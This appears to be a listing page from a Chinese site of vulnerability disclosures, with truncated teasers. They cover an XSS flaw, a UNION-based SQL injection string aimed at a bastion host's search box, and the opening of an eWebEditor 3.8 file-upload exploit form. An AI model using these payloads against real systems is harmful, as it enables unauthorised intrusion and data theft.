
简要描述:由于程序未对用户提交的数据进行过滤,导致XSS漏洞。 详细说明:漏洞文件:stat/mystat.aspx document.write("<script>var code='<%=co...
网站首页 > hack1990 第408页
奇智堡垒机存在搜索框注入,通过1%' /**/and/**/1=2/**/union/**/select/**/null,version( ,null,null,null,null,null,null— ......


<title>eWebeditoR3.8 for php任意文件上EXP</title><form action="" method=post enctype="multipart/f...
